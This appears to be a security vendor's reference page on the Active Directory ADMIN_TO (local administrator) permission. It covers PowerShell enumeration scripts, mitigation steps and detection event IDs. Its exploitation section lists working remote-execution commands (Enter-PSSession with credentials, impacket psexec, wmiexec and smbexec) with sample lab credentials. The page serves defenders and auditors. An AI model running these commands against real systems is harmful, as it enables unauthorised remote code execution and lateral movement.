
Summary
| Forestall ACL Alias | ADMIN_TO |
| Affected Object Types | Computers |
| Exploitation Certainty | Certain |
Description
ADMIN_TO permission in an Active Directory environment grants an account local administrative privileges on a specific system. A user with this permission has near‑unrestricted access to the operating system and can perform many administrative tasks. For example, they can install software, change system settings, start or stop services, or modify system files. Administrators use this permission to expedite troubleshooting and to manage critical tasks, system performance, and security.
If misconfigured, the ADMIN_TO permission poses significant security risks. An attacker who obtains this permission could gain full control of the system, run arbitrary code, bypass security controls, and manipulate the system for malicious purposes. Such an attacker could misuse system resources, encrypt data for ransom, or deploy malware to maintain persistent access.
Identification
PowerShell
Active Directory Module
Using the ActiveDirectory PowerShell module, you can enumerate ADMIN_TO entries.
1. Find-ADMIN_TO Function
function Find-ADMIN_TO { [CmdletBinding()] param( [string[]]$Target = $null, [string]$SearchBase = $null, [string]$OutputPath = "ADMIN_TO.csv", [int]$TimeoutSec = 6 ) Import-Module ActiveDirectory -ErrorAction Stop $computers = @() if ($Target) { Write-Host "Using provided target(s): $($Target -join ', ')" foreach ($t in $Target) { # If it's an IP or FQDN, use as-is; otherwise try to resolve via AD if ($t -match '^\d{1,3}(\.\d{1,3}){3}$' -or $t -like "*.*") { $computers += $t } else { try { $adComp = Get-ADComputer -Identity $t -Properties dNSHostName -ErrorAction Stop if ($adComp.dNSHostName) { $computers += $adComp.dNSHostName } else { $computers += $adComp.Name } } catch { Write-Warning "Couldn't resolve '$t' from AD: $($_.Exception.Message). Using as provided." $computers += $t } } } $computers = $computers | Sort-Object -Unique } else { Write-Host "Gathering computer objects from Active Directory..." try { $computers = if ($SearchBase) { Write-Host "Filtering computers under '$SearchBase'" Get-ADComputer -Filter * -SearchBase $SearchBase -ErrorAction Stop | Select-Object -ExpandProperty Name } else { Get-ADComputer -Filter * -ErrorAction Stop | Select-Object -ExpandProperty Name } } catch { Write-Error "Failed to retrieve computer objects: $($_.Exception.Message)" return } } if (-not $computers) { Write-Warning "No computers found; exiting." return } $results = New-Object System.Collections.Generic.List[object] Write-Host "Enumerating local Administrators on $($computers.Count) computers..." $opt = New-CimSessionOption -Protocol Dcom foreach ($c in $computers) { try { $sess = New-CimSession -ComputerName $c -SessionOption $opt -OperationTimeoutSec $TimeoutSec -ErrorAction Stop try { $grp = Get-CimInstance -CimSession $sess -ClassName Win32_Group -Filter "LocalAccount=TRUE AND Name='Administrators'" -ErrorAction Stop if (-not $grp) { Write-Warning "Administrators group not found on '$c'." continue } $members = Get-CimAssociatedInstance -CimSession $sess -InputObject $grp -Association Win32_GroupUser -ErrorAction Stop foreach ($m in $members) { $memberType = if ($m.CimClass.CimClassName -eq 'Win32_Group') { 'Group' } else { 'User' } $memberName = if ($m.Domain) { "$($m.Domain)\$($m.Name)" } else { $m.Name } $results.Add([PSCustomObject]@{ ComputerName = $c MemberName = $memberName MemberType = $memberType }) } } finally { if ($sess) { $sess | Remove-CimSession -ErrorAction SilentlyContinue } } } catch { Write-Warning "Unable to enumerate Administrators on '$c': $($_.Exception.Message)"} } if ($results.Count -gt 0) { try {$results | Select-Object ComputerName, MemberName, MemberType |Sort-Object ComputerName, MemberType, MemberName | Export-Csv -Path $OutputPath -NoTypeInformation -Encoding UTF8 -ErrorAction Stop Write-Host "Results exported to '$OutputPath'" } catch { Write-Error "Failed to export to CSV: $($_.Exception.Message)" } } else { Write-Output "No local administrator members found across scanned computers." }}2. Scan all Computers in the domain
Find-ADMIN_TO3. Scan a specified target
Find-ADMIN_TO -Target VM014. Using SearchBase to limit the Scope
Find-ADMIN_TO -SearchBase "CN=Computers,DC=forestall,DC=labs".NET Directory Services
By leveraging PowerShell’s built-in .NET DirectoryServices namespace, you can enumerate ADMIN_TO entries without relying on any external modules or dependencies.
1. Find-ADMIN_TOSimple function
function Find-ADMIN_TOSimple { [CmdletBinding()] param([string]$Target,[string]$SearchBase = $null,[string]$OutputPath = "ADMIN_TO.csv",[int]$TimeoutSec = 6) $computers = @() try { if ($Target) { try { $de = New-Object System.DirectoryServices.DirectoryEntry("LDAP://$Target") $name = $de.Properties["dNSHostName"].Value if (-not $name) { $name = $de.Properties["name"].Value } if ($name) { $computers = @($name) } else { Write-Error "Could not resolve a hostname for '$Target'."; return } } catch { Write-Error "Failed to bind to '$Target': $($_.Exception.Message)"; return } } else { $root = New-Object System.DirectoryServices.DirectoryEntry("LDAP://RootDSE") $baseDN = $root.Properties["defaultNamingContext"].Value if ($SearchBase) { $base = "LDAP://$SearchBase" } else { $base = "LDAP://$baseDN" } $searchRoot = New-Object System.DirectoryServices.DirectoryEntry($base) $ds = New-Object System.DirectoryServices.DirectorySearcher($searchRoot) $ds.Filter = "(objectCategory=computer)" $ds.PageSize = 1000 [void]$ds.PropertiesToLoad.Add("dNSHostName") [void]$ds.PropertiesToLoad.Add("name") $hits = $ds.FindAll() if ($hits.Count -eq 0) { Write-Warning "No computers found; exiting."; return } $computers = foreach ($h in $hits) { $dns = $h.Properties["dnshostname"] if ($dns -and $dns[0]) { $dns[0] } else { $h.Properties["name"][0] } } } } catch { Write-Error "LDAP enumeration failed: $($_.Exception.Message)"; return } $results = New-Object System.Collections.Generic.List[object] Write-Host "Enumerating local Administrators on $($computers.Count) computer(s)..." foreach ($c in $computers) { try { $opt = New-CimSessionOption -Protocol Dcom $sess = New-CimSession -ComputerName $c -SessionOption $opt -OperationTimeoutSec $TimeoutSec -ErrorAction Stop try { $grp = Get-CimInstance -CimSession $sess -ClassName Win32_Group -Filter "LocalAccount=TRUE AND Name='Administrators'" -ErrorAction Stop if (-not $grp) { Write-Warning "Administrators group not found on '$c'."; continue } $members = Get-CimAssociatedInstance -CimSession $sess -InputObject $grp -Association Win32_GroupUser -ErrorAction Stop foreach ($m in $members) { $memberType = if ($m.CimClass.CimClassName -eq 'Win32_Group') { 'Group' } else { 'User' } $memberName = if ($m.Domain) { "$($m.Domain)\$($m.Name)" } else { $m.Name } $results.Add([PSCustomObject]@{ ComputerName = $c MemberName = $memberName MemberType = $memberType }) } } finally { if ($sess) { $sess | Remove-CimSession -ErrorAction SilentlyContinue } } } catch { Write-Warning "Unable to enumerate Administrators on '$c': $($_.Exception.Message)"} } if ($results.Count -gt 0) { try { $results | Select-Object ComputerName, MemberName, MemberType | Sort-Object ComputerName, MemberType, MemberName | Export-Csv -Path $OutputPath -NoTypeInformation -Encoding UTF8 -ErrorAction Stop Write-Host "Results exported to '$OutputPath'" } catch { Write-Error "Failed to export to CSV: $($_.Exception.Message)" } } else { Write-Output "No local administrator members found across scanned computers."}}2. Scan all computers in the domain
Find-ADMIN_TOSimple3. Scan a specific computer object
Find-ADMIN_TO -Target "CN=VM01,OU=Workstations,DC=forestall,Dc=labs"Computer Management
To identify ADMIN_TO using Computer Management, follow the steps below:
1. Open Computer Management.
2. Select Action from the menu, then Connect to Another Computer if another computer is required.
3. Select the desired machine to manage.
4. In the Computer Management window, navigate to the Local Users and Groups section.
5. In Local Users and Groups, double-click and open Administrators.
6. In the Members list, locate users and groups.
7. Click OK to close the dialogs.

Local users And Groups
Exploitation
This permission is exploitable on Windows; on Linux, attackers can use tools such as Impacket for exploitation.
Windows
Using Current Security Context
Enter-PSSession -ComputerName VM01
WinRm Session
Using Custom Credentials
$secure = ConvertTo-SecureString "<password>" -AsPlainText -Force$cred = New-Object System.Management.Automation.PSCredential ("<domain>\<user>", $secure)Enter-PSSession -ComputerName FSCA01 -Credential $credExample:
$secure = ConvertTo-SecureString "Temp123!" -AsPlainText -Force$cred = New-Object System.Management.Automation.PSCredential ("Forestall.labs\adam", $secure)Enter-PSSession -ComputerName VM01 -Credential $cred
WinRm Session with credentials
Using any remote execution protocol:
- Windows Management Instrumentation (WMI) -> SharpWMI.exe
- Windows Remote Management (WinRM) -> CSharpWinRM.exe
- Distributed Component Object Model (DCOM) -> Invoke-DCOM.ps1
Linux
impacket-psexec '<domain>/<user login name>:<password>@<IP Address or Host>'Example:
impacket-psexec 'forestall.labs/adam:Temp123!'@VM01.forestall.labs
Ps Exec
Using wmiexec
impacket-wmiexec '<domain>/<user login name>:<password>@<IP Address or Host>'Example:
impacket-wmiexec 'forestall.labs/adam:Temp123!'@VM01.forestall.labs
WMI Execution
Using smbexec
impacket-smbexec '<domain>/<user login name>:<password>@<IP Address or Host>'Example:
impacket-smbexec 'forestall.labs/adam:Temp123!'@VM01.forestall.labs
SMB Execution
Mitigation
You can mitigate ADMIN_TO with the following steps:
1. Open Computer Management.
2. Select Action from the menu, then Connect to Another Computer (skip if managing the current machine).
3. Select the desired machine to manage.
4. In the Computer Management window, navigate to the Local Users and Groups section.
5. In Local Users and Groups, double-click and open Administrators.
6. In the Members list, select the unwanted user or group and click Remove.
7. Click OK to close the dialogs.

Computer Management
Detection
Monitor Windows Security event logs for the following Event IDs, which indicate modifications to security-enabled local, global, or universal groups. Pay close attention to additions to the local “Administrators” group on workstations and servers.
| Event ID | Description | Fields/Attributes | References |
|---|---|---|---|
| 4732 | A member was added to a security-enabled local group. | TargetUserName, TargetGroupName, MemberName, ComputerName | https://learn.microsoft.com/en-us/previous-versions/windows/it-pro/windows-10/security/threat-protection/auditing/event-4732 |
| 4728 | A member was added to a security-enabled global group | TargetUserName, TargetGroupName, MemberName, ComputerName | https://learn.microsoft.com/en-us/previous-versions/windows/it-pro/windows-10/security/threat-protection/auditing/audit-security-group-management |
| 4756 | A member was added to a security-enabled universal group | TargetUserName, TargetGroupName, MemberName, ComputerName | https://learn.microsoft.com/en-us/previous-versions/windows/it-pro/windows-10/security/threat-protection/auditing/audit-security-group-management |
| 4624 | Successful logon to the host. Look for admin usage patterns. | LogonType 3 (network), 10 (RDP), 2 (interactive); pivot on Logon ID, IpAddress, AuthenticationPackage | https://learn.microsoft.com/en-us/previous-versions/windows/it-pro/windows-10/security/threat-protection/auditing/event-4624 |